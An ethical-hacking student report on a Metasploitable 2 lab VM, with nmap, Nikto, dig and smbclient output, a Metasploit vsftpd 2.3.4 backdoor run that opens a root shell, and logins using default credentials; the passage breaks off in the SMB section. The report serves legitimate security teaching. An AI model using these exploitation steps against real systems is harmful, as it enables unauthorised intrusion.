



metasploit

Metasploitable 2 Vulnerability Assessment and Exploitation

Report File

Prepared By :

Name : Sachin Dagar

Univ. Roll no. : 2415001349

Subject : Ethical Hacking

Course : JOVAC

Date : 15 July 2026

1. Introduction

This report explains the results of a Vulnerability Assessment and Penetration Testing (VAPT) performed on Metasploitable 2. Metasploitable 2 is a Linux-based virtual machine that is intentionally made vulnerable for learning ethical hacking and cybersecurity.

The testing was carried out in a safe laboratory environment using Kali Linux as the attacker machine. Both virtual machines were connected through a host-only network so that all testing stayed inside the lab and did not affect any external or real systems.

During the assessment, the Metasploitable 2 machine was assigned the IP address **192.168.56.102**, and the Kali Linux machine used the IP address **192.168.56.101**.

The main goal of this assessment was to find open ports, identify running services, collect information about the target system, discover security weaknesses, and understand how vulnerable the machine was. Different penetration testing tools and techniques were used to scan the target, identify vulnerabilities, and perform exploitation where possible to understand the impact of these security issues.

Basic post-exploitation activities were also performed to show what an attacker could do after successfully exploiting the system and to explain the risks caused by outdated software and insecure configurations.

All testing was performed with proper permission in a controlled educational environment. The purpose of this assessment was only for academic learning, research, and improving practical skills in ethical hacking, vulnerability assessment, and penetration testing. The results and recommendations provided in this report help demonstrate the importance of finding and fixing security vulnerabilities before they can be misused by attackers.

2. Methodology

The vulnerability assessment was carried out using a step-by-step process. The main stages included reconnaissance, enumeration, vulnerability analysis, and exploitation.

First, the network connection between the Kali Linux attacker machine and the Metasploitable 2 target machine was checked using the **ifconfig** and **ping** commands. After confirming that both machines could communicate with each other, an **Nmap** scan (`nmap -sV -A`) was performed. This scan was used to find open TCP ports, identify running services, detect service versions, and collect useful information about the target system.

Based on the Nmap scan results, different tools were used to examine and test the services running on each open port. The tools used during the assessment are listed below:

- **Metasploit Framework** – Used to exploit the **vsftpd 2.3.4 backdoor vulnerability** on **Port 21**.
- **SSH Client** – Used to connect to the target machine through **SSH** using default login credentials on **Port 22**.
- **Telnet Client** – Used for remote login and to collect SMTP banner information from **Ports 23 and 25**.

- **dig** – Used to gather DNS version information from the service running on **Port 53**.
- **Web Browser and Nikto** – Used to examine the web server and identify possible security issues on **Port 80**.
- **SMBClient** – Used to list and access available SMB shared folders on **Port 445**.
- **MySQL Client** – Used to test whether the MySQL database on **Port 3306** allowed access without authentication.
- **psql** – Used to attempt a connection to the PostgreSQL database on **Port 5432**.
- **Web Browser** – Used to explore and inspect the Apache Tomcat server running on **Port 8180**.

The information collected from these tools was used to identify security weaknesses, verify vulnerabilities, and understand the overall security level of the target system.

3. Nmap Scan Results

Command: `nmap -sV -A 192.168.56.102`

```
root@kali: /home/kali
Session Actions Edit View Help
root@kali)~[/home/kali]
# nmap -sV -A 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 00:29 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.101
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:c5:1c:05:f6:a7:4d:6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITXLMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_ssl-date: 2026-06-29T04:30:01+00:00; -1s from scanner time.
53/tcp    open  dns          ISC BIND 9.4.2
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 47406/udp mountd
|_100005 1,2,3 48651/tcp mountd
|_100021 1,3,4 39194/tcp nlockmgr
|_100021 1,3,4 53036/udp nlockmgr
|_100024 1 42542/tcp status
|_100024 1 43863/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

The Nmap scan revealed the following open services on the target machine:

Port	Service	Version
21/tcp	FTP	vsftpd 2.3.4
22/tcp	SSH	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Telnet	Linux telnetd
25/tcp	SMTP	Postfix smtpd
53/tcp	DNS	ISC BIND 9.4.2
80/tcp	HTTP	Apache httpd 2.2.8 (Ubuntu) DAV/2
139/tcp	NetBIOS-SSN	Samba smbd 3.X – 4.X
445/tcp	NetBIOS-SSN	Samba smbd 3.0.20-Debian
3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5
5432/tcp	PostgreSQL	PostgreSQL DB
8180/tcp	HTTP (Tomcat)	Apache Tomcat/Coyote JSP engine 1.1

4. Exploitation and Enumeration Results

4.1 Port 21 – FTP (vsftpd 2.3.4)

Command Used:

```
msf > search vsftpd msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102 > exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Screenshot:

```
msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes
   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No
   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      RHOST            no        The local client address
  CPORT      RPORT            no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
  RHOSTS     192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:43889 -> 192.168.56.102:6200) at 2026-06-29 00:39:58 -0400
```

Target Port: 21 (FTP)

Service Name and Version: vsftpd 2.3.4

Tool Used: Metasploit Framework

Objective: To exploit the known backdoor vulnerability present in **vsftpd 2.3.4** and obtain unauthorized root-level access to the target system.


Procedure: The **Metasploit Framework** was started, and the appropriate **vsftpd 2.3.4 backdoor exploit module** was located and loaded. The target machine's IP address was configured using the **RHOSTS** parameter before running the exploit. During execution, the module sent a specially crafted username ending with "):)", which activated the hidden backdoor in the vulnerable FTP service and caused it to open a command shell on **Port 6200**.

Result / Observation: The exploit completed successfully. The module confirmed UID=0 (root) and GID=0 (root), indicating that a root-level command shell was obtained on the target machine. This demonstrates how an unpatched, backdoored service can lead to complete system compromise.

4.2 Port 22 – SSH (OpenSSH 4.7p1) Command Used:

```
ssh msfadmin@192.168.56.102
```

Screenshot:



```
msf > ssh msfadmin@192.168.56.102
[*] exec: ssh msfadmin@192.168.56.102

Unable to negotiate with 192.168.56.102 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
msf > ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102
[*] exec: ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102

The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jun 29 00:27:39 2026
<eyAlgorithms=+ssh-rsa,ssh-dss -o PubkeyAcceptedAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.56.102
command-line line 0: Bad protocol 2 host key algorithms '+ssh-rsa,ssh-dss'.
msfadmin@metasploitable:~$
```

Target Port: 22 (SSH)

Service Name and Version: OpenSSH 4.7p1 Debian 8ubuntu1

Tool Used: SSH Client (Kali Linux)

Objective: Gain remote access to the target using default SSH credentials.

Procedure: The SSH client was used to connect to the target machine on port 22. Since Metasploitable 2 ships with default credentials (msfadmin/msfadmin), the login attempt was made directly. A host key algorithm override was applied to handle the legacy key exchange method used by the older OpenSSH server.

Result / Observation: SSH login was successful. A remote shell session was established as the user msfadmin on the Metasploitable 2 machine. This highlights the risk of leaving default credentials unchanged on any network-accessible service.


```
telnet 192.168.56.102
```

```
(root@kali)-[/home/kali]
# telnet 192.168.56.102
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^['.
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Jun 29 00:43:58 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Service Name and Version: Linux telnetd

Tool Used: Telnet Client (Kali Linux)


Procedure: The **Telnet client** available in Kali Linux was used to connect to the target machine on **Port 23**. After a successful connection, the **Metasploitable 2** login banner was displayed, requesting authentication details. The default username and password (**msfadmin/msfadmin**) were entered, and the system authenticated the user, providing access to the remote shell.

Result / Observation: The login attempt was successful, and an interactive remote shell session was established on the target machine. The assessment confirmed that the Telnet service was configured with default credentials and transmitted all communication, including usernames and passwords, in **plain text** without encryption. This represents a significant security vulnerability because attackers can easily intercept sensitive information through network traffic monitoring. Therefore, Telnet should be replaced with secure alternatives such as **SSH** in real-world environments.

4.4 Port 25 – SMTP (Postfix) Command Used:

```
telnet 192.168.56.102 25
```

Screenshot:



```
(root@kali)-[/home/kali]
# telnet 192.168.56.102 25
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Target Port: 25 (SMTP)

Service Name and Version: Postfix smtpd (ESMTP)

Tool Used: Telnet Client (Kali Linux)

Objective: Grab the SMTP service banner to identify the mail server software and version.

Procedure: A raw Telnet connection was made to port 25 on the target. Upon connection, the SMTP server immediately responded with a banner that disclosed the software name, version, and hostname of the mail service.


Result / Observation: The SMTP banner revealed "220 metasploitable.localdomain ESMTP Postfix (Ubuntu)". This information can be used to search for known vulnerabilities specific to the disclosed software version, demonstrating how unauthenticated service banners can expose sensitive system information.

4.5 Port 53 – DNS (ISC BIND 9.4.2)

Command Used:

```
dig @192.168.56.102 version.bind chaos txt
```

Screenshot:



```
(root@kali)-[/home/kali]
# dig @192.168.56.102 version.bind chaos txt

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.56.102 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 23131
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                 0       CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                 0       CH      NS       version.bind.

;; Query time: 4 msec
;; SERVER: 192.168.56.102#53(192.168.56.102) (UDP)
;; WHEN: Mon Jun 29 01:01:36 EDT 2026
;; MSG SIZE rcvd: 73
```


Target Port: 53 (DNS)

Service Name and Version: ISC BIND 9.4.2

Tool Used: dig (DNS lookup utility)

Objective: Enumerate the DNS server version using a BIND version query.

Procedure: The dig utility was used to send a CHAOS class TXT query for "version.bind" directly to the target DNS server on port 53. This query asks the BIND server to reveal its version string, which is enabled by default on older configurations.


Result / Observation: The DNS server responded with "9.4.2", confirming the BIND version running on the target. Version disclosure assists attackers in identifying applicable CVEs. In this case, BIND 9.4.2 is an outdated release with several known vulnerabilities.

4.6 Port 80 – HTTP (Apache httpd 2.2.8)

Command Used:

```
http://192.168.56.102 nikto -h  
http://192.168.56.102
```

Screenshots:

The Metasploit logo, featuring the word "metasploit" in a stylized, blocky font with a grid-like pattern.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

```
root@kali: /home/kali
Session Actions Edit View Help
(root@kali) - [ /home/kali ]
$ nikto -h http://192.168.56.102
- Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-06-29 00:50:48 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorize d hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-06-29 00:51:56 (GMT-4) (68 seconds)

+ 1 host(s) tested

(root@kali) - [ /home/kali ]
```

Target Port: 80 (HTTP)

Service Name and Version: Apache httpd 2.2.8 (Ubuntu) DAV/2

Tool Used: Web Browser and Nikto v2.5.0

Objective: Enumerate the web server to identify hosted web applications, misconfigurations, and known vulnerabilities.

Procedure: The target's web interface was accessed via browser, which displayed the Metasploitable 2 default page listing hosted applications including TWiki, phpMyAdmin, Mutillidae, DVWA, and WebDAV. Nikto was then run as an automated scanner to perform a deeper inspection of the server for common web vulnerabilities and exposed files.


Result / Observation: Nikto reported 27 vulnerabilities and findings, including: Apache 2.2.8 being end-of-life, PHP information disclosure via phpinfo(), directory indexing enabled, presence of phpMyAdmin, HTTP TRACE method enabled (XST vulnerability), and missing security headers. The web server hosts several intentionally vulnerable applications that can serve as further attack vectors.

4.7 Port 445 – SMB (Samba 3.0.20-Debian)

Command Used:

```
smbclient -L //192.168.56.102/ -N
```

Screenshot:



```
(root@kali)-[/home/kali]
# smbclient -L //192.168.56.102/ -N
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master
WORKGROUP      METASPLOITABLE
```

Target Port: 445 (SMB / NetBIOS-SSN)

Service Name and Version: Samba smbd 3.0.20-Debian

Tool Used: SMBClient (Kali Linux)

Objective: Enumerate available SMB shares on the target without authentication.

Procedure: The smbclient tool was used with the -L flag to list available shares on the target and -N to suppress password prompting, allowing anonymous enumeration. The tool connected without any credentials and retrieved the full share listing.

